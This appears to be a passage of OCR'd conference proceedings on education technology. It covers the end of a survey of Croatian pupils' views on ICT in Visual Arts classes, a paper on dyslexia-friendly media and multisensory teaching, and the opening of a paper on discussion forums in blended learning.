Out of 53 pupils, 29 (54,72%) pupils stated Windows, while 8 pupils (15,09%) stated both Windows and Linux. This is pretty much expected, but even this small percentage of Linux can mean a lot in future development of situation.

28. Which hardware has your teacher previously utilized in classes?

On this question 5 pupils (9,43%) wrote (laptop) computer + projector, while 1 pupil (1,89%) wrote (laptop) computer + projector + microphone. Summarily, these can be called: basic hardware for presentations.

29. Which software has your teacher previously utilized in classes?

Pupils answered this question as follows: 4 pupils (7,55%) wrote PowerPoint. 4 pupils (7,55%) wrote Office or various combinations of software present within Office and 2 pupils (3,77%) wrote Internet Explorer. Sadly, no other software was mentioned or recognized by the pupils.

30. What are the most common problems that your teacher has experienced while utilizing hardware and software in classes?

In this regard 2 pupils (3,77%) complained on viruses and the same number of pupils i.e. 2 (3,77%) complained that they could not open/load something that they needed to. Interestingly, 10 pupils (18,87%) complained on blocking and automatic shut down of computers in computer classrooms. These are not serious problems for professional ICT staff [3], but they are definitely something that pupils should not cope and deal with, especially not during their classes.

31. It is necessary to pay for all legally obtained software.

MEAN	DEVIATION
3,30	1,50

This is rather tricky question by using which author wanted to get initial feedback information on pupils' opinion in this regard. Slightly higher than average mean coupled with significantly high deviation show that pupils, in general, think that it is necessary to pay for all legally obtained software, but there are also some very opposing views despite the size of survey sample. This indicates that pupils would benefit from some kind of guidance and support regarding this matter.

32. There is some quality, but free software.

MEAN	DEVIATION
3,02	1,23

Pupils were probably never introduced with the benefits that free software can bring in their educational environment. The same guidance and support that was mentioned in the previous explanation should also include this topic because surprisingly low mean, coupled with not so high deviation indicates that pupils could learn a lot on this matter and the excellent place to start is the primary school.

33. I am interested in the possibility of education on advantages and possibilities of using hardware and software in classes.

MEAN	DEVIATION
3,64	1,53

By observing only mean value, one could be very satisfied with pupils' reaction and appreciation of this proposal. However, significantly high value of deviation also proves that there are definitely some pupils who are little or not at all interested in such opportunity. Nevertheless, the importance of such education is outstanding for Croatian primary schools that must acknowledge the fact that the level of education that they provide must also evolve in due time.

34. Asses your own readiness for participation further research on introduction of using hardware and software in classes.

MEAN	DEVIATION
3,42	1,54

Even lower mean coupled with almost the same, surprisingly high, deviation indicate that pupils are definitely not aware of their importance in their educational settings. Pupils, especially bright and able ones, should become a source of invaluable feedback information for both their teachers and school in general. In this instance, the same stands for further research in which their opinions, conclusions and observations can be seen as their participation in proposed research whose results should be used to improve the overall teaching and learning process in Croatian primary schools.

III. CONCLUSION

While previous two papers for MIPRO in 2010 and 2011 addressed hardware and software as well as teachers, in this paper a pupil is the central topic. Actually, not one pupil, but a total of 53 pupils from 4 Croatian primary schools and their attitudes towards the Introduction of ICT in Visual arts education.

In order to gather their objective opinions regarding this matter, pupils' opinions and observations were

gathered by using the survey forms with 34 questions overall. From a total of 34 questions, 30 were prepared in a form of numerical Likert scale while 4 of them were open type ones. Questions covered a wide scope of issues and accordingly pupils could state their opinions very precisely and matter-of-factly.

All pupils' survey forms were collected, entered into spreadsheet software and analyzed. Due to the limitation regarding number of pages only mean and standard deviation were taken and considered as statistical measures in this analysis. Since explanations and elaborations of all survey questions are included in second part of this paper, none of them will be repeated here. Rather, there are some general remarks that can be drawn form the analysis of this survey as a whole:

- Pupils are interested for introduction of hardware and software in subject Visual Arts
- Pupils' knowledge of hardware and software is good where their age is taken into account
- Utilization of hardware and software in various parts of teaching and learning process is something that pupils support
- Exchange of electronic materials, despite who creates them, is something that pupils are looking forward to
- Support from Informatics teachers and availability of computer classrooms is something that pupils are not very satisfied with
- When it comes to advantages of using free software, pupils evidently lack full understanding
- Pupils are mostly interested in education and participation in research regarding the utilization of hardware and software in their classes

Interestingly enough, value of standard deviation was 1,18 and above for all questions, what means that pupils are somewhat differentiated in their views and that there are evident differences in perception of certain novelties that survey brought and proposed.

Finally, this survey was extramurally valuable in terms of collecting, systematizing and analyzing pupils' attitudes towards ICT in Visual arts education in Croatian primary schools. Even though the current state is far from perfect and there is lot of room for improvements, it is encouraging that pupils, in general, are genuinely interested in possible changes and reforms. That is exactly why it is important to recognize their importance in the complete system along with the fact that the future course of development must be primarily pupil-centered.

REFERENCES

[1] Zv. Prohaska, "Teaching and Learning Visual Arts by Using a Computer Program", Rijeka, MIPRO, 2010, pp. 223-228

[2] Zv. Prohaska, "Main Prerequisites for Introduction of ICT in Visual Arts Education in Croatian Primary Schools", Rijeka, MIPRO, 2011, pp. 82-87

[3] M. Čičin-Šain, S. Vukmirović, Z. Čapko, "Informatika za informatičko poslovanje", Rijeka, Faculty of Economics, 2008, pp. 45-53

New Media as a Factor of Learning Efficiency in Dyslexic Persons

MSc Zita Buzasi
Faculty of Management, Sremski Karlovci, Serbia
zizy84@yahoo.com

Abstract- The purpose of this paper is to emphasize the importance of adapting the design of new media for the education of persons with dyslexia. Through examples of visual communication the author wants to make a contribution in recognition of the applicability of image and visual thinking. Pictures are important for the communication of information in the form of visual arguments and go beyond an illustrative role. Research shows that new media can greatly contribute to inclusion andintegration of people with various disabilities. Combining text, audio and visual stimuli results in significant advances.

I. INTRODUCTION

According to scientific estimates, 5-12 percent of European Citizens are battling with Dyslexia. Unfortunately, the world we are living in is mostly non-'dys' friendly. Many of us do not even know about what is hiding behind the word of dyslexia. So, what exactly is dyslexia? The definition is given by the European Dyslexia Association (EDA) [4] *Dyslexia is the most widespread specific learning difference, making the acquiring and using of reading, spelling and writing skills and other communication-related cultural abilities difficult (commonly known as 'DYS-differences').*

Dyslexia is frequently inherited, but parents in many cases are not aware of it. Dyslexic learners may also have weaknesses in short-term memory, sequencing and information processing.

Many dyslexic students are not diagnosed and are mistreated, often judged and labeled as incompetent. Dyslexia affects every aspect of a student's life. It can lead to anxiety, insecurity, lack of friends, etc.

What you should know about dyslexia:

- It is NOT the consequence of low intellectual ability.
- It is not a disease.
- It does not depend on race or social background.
- Most individuals with dyslexia are good and creative in other areas. They learn to implement other skills such as **observing** pictures, photos..., **listening**, **memorizing, problem solving, debating, art, intuitive problem solving** ...

II. MANIFESTATION OF DYSLEXIA

Some of the most common symptoms of dyslexia according to Dyslexia Consultants are: [8]

- Number and letter reversals, in which the person writes the numbers backward.
- Copying from one place to the next (such as a board to a piece of paper) is difficult.
- Written work is disorganized.
- The child may struggle to remember content even though it may be a favorite story.
- Spatial relationship problems may occur and may be seen on the playground.
- Uncoordinated.
- Difficulty understanding left and right or confusion between the two.

It can also affect: concentration, short term memory, maths, analytic thinking, coordination, social skills (making friends), communication skills, paying attention for long periods of time, immediate visual to verbal responding, forgetfulness in everyday life...

Some dyslexic individuals show a tendency to have difficulties also in learning of mathematics. The Department for Education and Skills (UK, booklet, 2001) gave the following definition of dyscalculia:

"*Dyscalculia is a condition that affects the ability to acquire mathematical skills.*" Joffe's (1981) study suggests that approximately 60% of dyslexics show signs of some kind of difficulty with mathematics. Of the rest 40%, 11% excel in math and 29% do as well as other nondyslexics, who have no learning disabilities.

Miles E. (1992) implies that: "Dyslexic children need to learn initially by operating with materials, only later should they be introduced to symbols".

III. WEBSITES

Grey (1999) identified four ways in which the internet can be used as an educational tool:

- search and receive
- publish and provide
- talk to and reply
- collaborate and learn

The Disability Rights Commission commissioned research into the accessibility of websites, and found the following key problems affecting people with the specific learning difficulty of dyslexia:

- Unclear and confusing layout of pages.
- Confusing and disorienting navigation mechanisms.
- Inappropriate use of colors and poor contrast between content and background.
- Graphics and text too small.
- Complicated language or terminology.

So this leads us to the question, what does a suitable dyslexia friendly material, slide, website need to look like?

According to Inclusive new media design (INMD) people who have looked into making websites work for people with intellectual disabilities have said [9]:

- It's difficult for this group to work with text.
- Web users should be able to listen to words, as well as read them.
- Web pages should include a small amount of words.
- It should be clear and obvious where buttons will take you.
- Pictures and text should be big.
- Words should be clear and simple.

Also, it's suggested to have adjustable column widths and to avoid underlined or blinking text. Pictures should not be decorative but they should be explanative.

The web site of Dyslexia Foundation of New Zeeland is a good example of how should an adequate and 'dys' friendly web site look like. Beside finding good advice and support , the concept of their web site is very adequate. You can change the size of the text, listen to text via proReader, which is used for reading aloud the text content and highlighting the sentence which is being read in the same time.

A dyslexic student needs up to four times more time on studying than a nondyslexic student. The most frequent difficulties are written assignments and essay-based exams. [7]


According to The Higher Education Acadamy the following recommendations are:[6]

The sentences should be kept shorter, 12+ pt sans serif fonts, such as Arial. They suggest that italics are more difficult to read, so it's encouraged to use bolds, highlights or colored text instead. Ragged right edges are recommended, wider spacing. tracking and leading, not starting sentences at the end of the page... Number bullets are easier to follow...

For Web based course materials the following guidelines are recommended:

Acceptable foreground and background contrast. That means that the text should be clear. The page should not be filled with too much information...

The University of Twente proved that the font Dyslexie makes it easier to read texts and reduces the number of reading errors. Some of the changes that are made are: the bottom of each letter is heavier which ensures that the letter doesn't overturn, the openings are bigger and semi italics are used, lookalike letters like "b" and "d" are slightly modified. [13]



Some other typefaces that are recognized as dyslexia friendly are: Helvetica, Lexia Readable, Read Regular, Sylexiad...

IV. MULTIMEDIA

Using *Multy-Sensory teaching* approach helps the individual to learn through more than one of the senses. Basically it means simultaneousluse of eyes, ears, hands... Dyslexics are frequently visuals and they may understand easier when the lecture is supported with pictures, diagrams, colors, illustrations...

Niel Fleming's VAK/VARK model is one of the most common and used categorizations of learning style types. VARK stands for:

- Visual, what you see (pictures, slides, diagrams, videos).
- Auditory, what you hear.
- Reading, what you read.
- Kinesthetic (do-ers), what you touch and handle. They tend to be good at experimenting, such as in chemistry.

Teachers should involve as much as possible the use of kinesthetic in the form of touch and movement so the students' brain will get memories to hang on to (visual and auditory). In that way links are consistently made between the visual, auditory , and kinesthetic-tactile pathways.




Image 1. Visual and kinesthetic example

Using multi-sensory teaching techniques and strategies students are encouraged to use some or all of their senses to gather information about a particular task, link information, understand the logic in solving problems, relations, learn and recall information...

Margaret Byrd Rawson, a former President of The Orton Dyslexia Society said:

"Dyslexic students need a different approach to learning language from that employed in most classrooms. They need to be taught, slowly and thoroughly, the basic elements of their language -- the sounds and the letters which represent them -- and how to put these together and take them apart. They have to have lots of practice in having their writing hands, eyes, ears, and voices working together for the conscious organization and retention of their learning."



Picture 2 Multisensory Learning[3]

Multimedia offers the advantage of multimodality, for example combining two or more modes, visual and aural. Including various media, combining modalities, levels of interactivity makes learning more effective.


Specific uses of multimedia include:

- the development of writing skills
- problem solving
- understanding abstract mathematics and
- science concepts
- simulation in science and mathematics
- manipulation of data
- individualized and cooperative learning
- self-paced interaction

Using multimedia can present instructional content, direct attention to a specific problem, provide assistance in the memorization, refreshing, exercising and application of knowledge. Changing conditions of learning in modern education also changes the role of students in the process. Instead of a passive recipient of information, the student becomes active. Learning through constructive action develops logical thinking skills and problem-solving abilities. Well-designed multimedia provides the following possibilities: [1].

Exercises and repetition	Helps the student to remember facts, learn concepts and new skills. In addition to the formal methods, repetition can also be done through new mind activities, such as comparison, analogy, systematization or synthesis. Repetitions are done until the student adopts the required material.
Testing	Testing develops research and problem-solving skills while allowing the student to ask questions.
Simulation	Modeling can be used to create realistic and complex situations and view the teaching materials in different perspectives and contexts. In virtual laboratories, for example, it is possible to use devices to examine laboratory processes
Games (edutainment)	Games are customized for the needs of an educational field or teaching materials. Typically used to improve students' motivation to work. Games often have rich sophisticated scenarios that contribute to the development of logical thinking of students. Games often have the ability to evaluate results.
Dialog	Interaction and the possibility of obtaining help from others. Computers can "ask" a question and, if necessary, provide additional explanations and look for the correct answer.
Problem solving	Students enter information about their actions during solving a problem, and the computer "decides" how good those actions are and indicates errors.

Table 1.: Benefits of using multimedia in education



Picture 3. Cyber learning according to Mason (2006)[2]

Multimodal learning environments tend to have positive effects in cases when the tasks are carefully chosen and students have the opportunity to use different modes.


V. WHAT ELSE CAN HELP

Early recognition - Teachers, parents, friends should keep an eye on the signs and act on it immediately. It's crucial to notice and adjust. Teachers should never underestimate the student, their approach must be always sensitive and understanding. For example if the student is not feeling comfortable reading his/her work aloud, the teacher should read it for him/her. Dr Harry Chasty, UK psychologist and international consultant on learning abilities, suggests: “If a child doesn’t learn the way you teach, teach him/her the way s/he learns.”

Additional time on exams

Mind maps - improves the way of information recording and enhances creative problem solving.

According to the British Dyslexia Association approximately 35-40% of dyslexics have visual stress difficulty, which means that the text is "moving" or distorted in some way. *Colored overlays* or *colored tinted lenses* can be helpful in the way that letters, words will be clearer . They can be useful also with Irlen syndrome. Colored overlays are made in several sizes and colors, such as yellow, sky blue, celery green, pink, grass, magenta, jade, orange, aqua, purple and can be used on monitors as well. Every dyslexic can try to find a certain color which suits them.



VI. CONCLUSION

Every individual with dyslexia (and/or DYS-differences) has the right to access and to receive appropriate support and opportunity to achieve their full potential in education, training, employment and life.
According to the author's knowledge, in our region, dyslexia is not enough dealt with. Awareness and Understanding workshops should be organized, learning materials should be redesigned. Dyslexics are very important members of our society and they have the right be understood and be given the opportunity to succeed in their dreams. Some of very successful dyslexics are: John Irving, Whoopi Goldberg, Pablo Picasso.

VII. REFERENCES

[1] Buzaši Marganić Maria, Magistarska teza, Pedagoški fakultet, Sombor

[2]Gareth Mason, Multisensory elearning and Dyslexia Support, Luth Bank University, 2006

[3] http://child-1st.typepad.com/my_weblog/2009/02/multisensory-learning.html

[4] http://www.eda-info.eu/en/history-and-aims.html

[5] Philomena Ott, How to Detect and Manage Dyslexia, Heinemann Educational Publisher, 1997.

[6] http://www.heacademy.ac.uk/assets/documents/resources/resourcedatabase/id416_dyslexia_and_higher_education.pdf

[7] http://www.soton.ac.uk/edusupport/ldc/docs/Microsoft%20Word%20-% 20Guide%20for%20tutors%2009-10%20web%20copy.pdf

[8] http://www.dyslexiaconsultants.com/am-i-dyslexic.html

[9] http://www.inclusivenewmedia.org/blog/ about-inclusive-new-media-design/previous-research/

[10] http://www.studiostudio.nl/product-informatie/

[11] http://www.dyslexiafoundation.org.nz/ info.html

[12] http://creativebits.org/print/font_people_ dyslexia_ dyslexie

Discussion groups in interactive online education

Slavomir Vukmirović
vukmirovics@gmail.com
Lucija Crljenko Perković
Dejan Kovač
Economics Faculty
University of Rijeka, Croatia

Summary

The paper considers usage and effects of discussion groups in interactive online education. Using asynchronous discussion groups in a process of learning, students evaluate their knowledge and skills in the context of teaching program. There are suggested framework of usage of discussion groups in solving problems in cooperation with other students, members of their group, and receive feedback information, regarding results of their seminar and application activities. Discussion groups are used in seminar discussion and evaluation and in solving problems within computational exercises A survey about using discussion groups in education was conducted. The results of survey shown that combination of online and direct learning, makes teaching more interesting, and motivates students to learn and research.

Key Words:
Online Learning, Online Classroom, E-Learning, Combined Learning, Blended Learning, Discussion Groups, Asynchronous Discussions, Blackboard, Forums

1. Introduction

New generation of information and communication technology based on the Internet, learning objects, and user-oriented and flexible discussion groups creates the conditions for organisational transformation of classes, thereby increasing the quality of learning process at higher levels or dimensions. New generation of ICT solutions is a catalyst for change in the paradigm of the entire learning process in all its segments or dimensions. In other words, by introducing changes in organising, and conducting classes to enchance the quality of learning, we are able to link together all essential segments of the learning process in an inventive and systematic way.

Students participating in discussion groups can evaluate their knowledge and capabilities, and learn through actual examples in cooperation with other students, members of the group. They promptly receive feedback from a professor on the results of their tasks. The new approach to a combined online and direct learning makes classes more interesting, and the students more motivated to study and explore. Well organised and systematically planned classes can motivate and make students interested in learning so much that an effort or obligation can become fun and entertaining.

The research on possibilities and ways to use discussion groups in interactive online learning has the following integral parts: 1) Presentation with a projector, 2) Learning objects that represent teaching materials, which are interrelated and displayed on the course web site, and 3) Asynchronous discussion groups. Already at the beginning of the research process significant results were revealed. Different approaches were used in the online learning concept.

In this paper we discuss functioning and effects of discussion groups in a combined online learning process. Discussion groups were used to support the preparation and presentation of seminar-papers and discussions, and resolving problems within the scope of computer practicums.

The main hypothesis of this research is that discussion groups in blended learning have a significant impact on:

1) communication between professor and student and between students (peers to peers)

2) encouragment of active participations and critical thinking in discussions

3) and sinergy of individual and group work.

2. Scope and characteristics of blended learning

New generation of information and communication technology based on the Internet, learning objects, and user-oriented and flexible discussion groups creates the conditions for organisational transformation of classes, thereby increasing the quality of learning process at higher levels or dimensions. New generation of ICT solutions is a catalyst for change in the paradigm of the entire learning process in all its segments or dimensions. In other words, by introducing changes in organising, and conducting classes to enchance the quality of learning, we are able to link together all essential segments of the learning process in an inventive and systematic way.

E-learning is a process of education (learning and teaching) that implemented using some form of information and communication technology (ICT), with the aim of improving the quality of the process and the quality of education outcomes. Types of e-learning may be sistematizied as: 1) in-class or “face to face” learning (F2F), 2) blended learning (mixed mode, hybrid) and 3) fully online learning [7]. Blended learning in educational research refers to a mixing of different learning environments. It combines traditional face-to-face classroom methods with more modern computer-mediated activities. According to its proponents, the strategy creates a more integrated approach for both instructors and learners [9].

By combining online learning, we are able to carry out educational programs partly online (using Internet), and partly in a traditional way (face-to-face).

The objective of the combined online learning is to join the best characteristics of learning in a traditional classroom together with the best elements of online learning aimed at achieving pro-active approaches to learning, and the rationalization of time spent in the classroom as well as increasing learning productivity.

The following elements are joined together in combined online learning:

1. Online educational environment and traditional face-to-face environment
2. Online methods and traditional methods of learning and teaching
3. Media for submission of teaching material

The combination of traditional and online classes allows students to use discussion groups to express and argument their opinion in order to share it and discuss with other students, thereby largely contributing to better understanding of tasks and more constructive learning.

The potential of combined online learning is in the fact that it represents a natural process of evolution from traditional learning methods towards more flexible forms of individual and team learning based on information and communication technology. Such learning method is an opportunity for integrating inovative technology offered by online learning and traditional education.

The following are the main characteristics of combined online learning [1], [8]:

- Parallel direct and online learning based on the principle of comparative advantages
- Combined learning is interrelated and complemented by online learning, which is independent of time and space
- All necessary teaching material available in one place
- Teaching material may be stored on the Internet and presented in the form of learning objects
- Enabling easy, quick, creative and effective communication between participants
- Enabling integrated utilisation and an easy passing between synchronous and asynchronous discussions during classes
- Using comparative advantages of asynchronous and synchronous discussions
- Using new generation of ICT solutions based on the Internet to support interaction on a higher level for all aspects of combined online learning
- Professor – Students, Students – Students, Professor – Teaching Material, Students - Teaching Material
- Students are pushed to take a pro-active approach and develop self-discipline

3. Discussion groups in blended learning

By participating in asynchronous discussion groups, students are able to evaluate their knowledge and capabilities in the context of a teaching program, and use concrete examples of problem solutions in cooperation with other students, members of the group. They promptly receive feedback on the results of their tasks. The new approach to a combined online and direct learning makes classes more interesting and the students more motivated to study and explore. Well organised and systematically planned classes can motivate and make students interested in learning so much that an effort or obligation can become fun and entertaining.

Discussion bord are often seen as an equalizing tool, which encourages universal participation in discussion compared to face-to-face dialogue". The discussion bord can be defined as an asynchronous tool which allows the exchange of ideas, debates and collaborative learning in online discussion groups. The options for defining discussion boards are as varied as discussion boards themselves. Basically, a discussion board can be defined as a web application where people can discuss different topics through individual (whether personal or scientific information) posts. There are specific discussion boards that are designed to join people with similar characteristics (students of a certain major or university) and similar knowledge backgrounds to discuss more technical information and even give opinions and make predictions about the state of the art and the future of the field being discussed. In this way, discussion boards become not only banks of information but generate ideas and trigger potentialities [2].

Most online discussion boards implement threading. Threading is a way of displaying messages and replies to messages in an easy to follow format so that when a participant enters, he sees an indented list of messages (Horton & Horton, 2003, cited in Gonzalez Moreno, 2011). Usually, the first message is the main message of the thread or topic and the messages indented under it are the replies or comments to the main message [6]. A thread (sometimes called a topic) is a collection of posts. A thread is defined by a title, an additional description that may summarize the intended discussion, and an opening or original post (common abbreviation OP, which can also mean original poster), which opens whatever dialogue or makes whatever announcement the poster wished. A thread can contain any number of posts, including multiple posts from the same members, even if they are one after the other [4] .

4. Advantages of Combined Online Learning (Blended Learning)

We discuss the advantages of combined online learning by bringing together the advantages of online learning and face-to-face classes. Table 1 lists the advantages of the forum given by the students, with flexibility of access being considered the greatest advantage [5]. Students found this flexibility useful for both the discussion and accessing up-to-date subject information. This is consistent with other researchers who also found indications of similar advantages in flexibility (Tiene, 2000; Barnes, 2000 cited in Ellis, 2001).

Disadvantages of the online forum listed by students were mainly to do with the lack of immediacy of response and lack of the interactive features of conversation that caused the forum discussion to be more constrained (see Table 2). Table 2 lists the disadvantages of online forum, what can be perceived as the advantages of face-to-face learning as against learning exclusively via online forums [5].

Table 1: Advantages of online over face-to-face discussion listed by students

Advantage	*No. of respons.*
It is convenient in time and place.	16
It is more equitable – especially for quieter students – more students participate.	14
Details of the discussion remain. One can backtrack and read a message.	9
Allows the more reflective thinking student to participate more.	7
The asynchronous nature allows for a more considered response.	7
The lecturer is seen as a moderator rather than a teacher.	4
It allowed for discussion with students from other class groups.	3
The lecturer becomes just one of the group in discussion.	3
More freedom and more likely to express opinions and comment on other's remarks.	3
It is possible to choose what to participate in and one can multitask.	2

Table 2: Disadvantages of online forum listed by students

Disadvantage	*No.of respons.*
It wasn't possible to read face-to-face nuances such as body language	10
Took away the features of conversation (e.g. immediacy of response, interactivity)	7
It was difficult to get an indication of depth of feeling or a person's response	4
Some students relied on others to post - only contributed in any one discussion	4
Discussion threading can become confused, allowing discussion to go off-track	3
There was a tendency not to post when in agreement	3
It is possible to opt out of the discussion, and the extended time for the discussion delays conclusions being reached or causes the topic to go off track	2

The most important advantages listed by students were the convenience in time and place, objectivity and impartiality, easier access to discussion forums, and possibility of backtracking and rereading messages. On the other hand, main advantages of the face-to-face method perceived by students to be lacking in online discussions were mainly to do with the possibility to read face-to-face nuances such as body language, and features of conversation such as immediacy of response and interactivity. Blended learning creates the conditions for an integrated realization of all listed advantages.

5. Framework for usage discussion groups to encourage critical thinking

Theme of the seminar involves researching on the business information systems. The research was conducted through questioning and interviewing successful managers and informaticians well knowing the business process and information system of a company. The research task was defined in the introductory message. Scheme 1 shows the introductory message and file attached containg the research plan. Students were given the topic for the discussion early in the course and instructions were provided to the students as to what was expected in the discussion forum. The research task were given as a guide to encourage higher level critical thinking.

In their seminar presentations and discussions, the students questioned each other via discussion groups, gave answers to the questions, compared answers, and evaluated contents of their seminar papers by way of interfacing their knowledge, cognitions and cosiderations. In resolving problems within the scope of computer practicums, teaching materials are displayed on the web site in the form of learning objects. Each learning object has excersices attached (for instance, problem of optimum project schedule may be presented in an Excel table). By participating in discussion groups, the students were able to offer solutions to a problem, while the moderator (professor) was giving feedback on the correctness of results.

Methodological framework for discussion groups to encourage critical thinking was used according to the concept presented by Garisson and Hara [3]. In the first column in the table are the stages of critical thinking. In the second column are indicators of critical thinking. In the third column, the levels of discussion correspondes with categories of critical thinking. As a framework indicators use discussion groups to encourage critical thinking used is the number of pages (content topics are copied into Word). Table 3. shows that each category (stage) corresponds to the relevant level of use of discussion groups.

Table 3. Framework for usage discussion groups to encourage critical thinking

Category	Indicators	Level	Number of messages	Number of Pages (in Word)
1. Triggering	Recognizing the problem Sense of puzzlement	Reading and studying seminars of other groups, the choice of one preffer group (seminar), asking questions	21	8
2. Exploration	Divergence within online community Divergence within single message Information exchange Suggestions for consideration Brainstorming Leaps to conclusions	Answers to questions, the first level of seminar evaluation	18	20
3. Integration	Convergence among group members Convergence within a single message Connecting ideas, synthesis Creating solutions	Merging all groups (seminars), reading and studying the answers to questions, set up new questions	22	10
4. Solution	Vicarious application to real world Testing solutions Defending solutions	Evaluation of the seminar based on proposed opinions, sugges-tions and ideas, the second level of seminar evaluation	18	20
4. Solution (Second Round)		Second Round	13	22

Source: Authors, modified by [3]

The final (highest) stage Solutions corresponds Evaluation essay based on the opinions, suggestions and ideas proposed in the discussion groups. The table shows that this phase is conducted in two rounds. In the first round, all groups gave answers that were more focused on the approval and praise of constructive previous questions of other groups. In the second round students were stimulated with bonus points for a better grade.. The second round was not required. Attention was focused on the most interested students. About 67% students responded (10 teams of 15). Replies in the second round focused on the evaluation and new solutions. Also the responses were more detailed, with more arguments.


6. Implementation of Discussion Groups in Combined Online Learning

We illustrate the implementation of discussion groups on the example of seminar-classes for students in fourth and fifth year of the Faculty of Economics of Rijeka attending the course on Information System Support for Decision Making. Introductory message is the definition of the research task. The research was conducted during the first semester of a first year undergraduate degree course. Class consisted of 50 students who were organized into 15 teams. All the students were enrolled in a computing systems degree and as such were familiar with using information technology.

The course was delivered using a blended learning environment, combining traditional face-to-face activities with web publishing, on-line review and discussion forum activities. On-line activity, which included publishing the results of a research project, evaluating the work of peers and participation in a discussion forum formed a significant part of the course. The use of the discussion forum was seen as a way to encourage participation as well as to provide a tool to promote discussion over a period of time to a topic that was a key component of the course curriculum.


First, students formed teams that were presented in the thematic discussion called 'Presentation of Groups and Members'. In the thematic discussion called ‘Seminar Papers Presentations’, students displayed their seminar papers as attachments and presented the results of their research on the business informatization. Students presented verbally their seminar papers using PowerPoint presentation. Seminar papers remain available to other students, and students are able to backtrack and reread material displayed. This discussion was followed by interrelating groups and members, and asking questions. Scheme 1 shows the introductory message which was written by the professor, being the definition of the discussion task. Students could read seminar papers and analyze research works done by other groups aimed at choosing the group with the most successful or most interesting seminar paper.

Scheme 1: Example of messaging interface



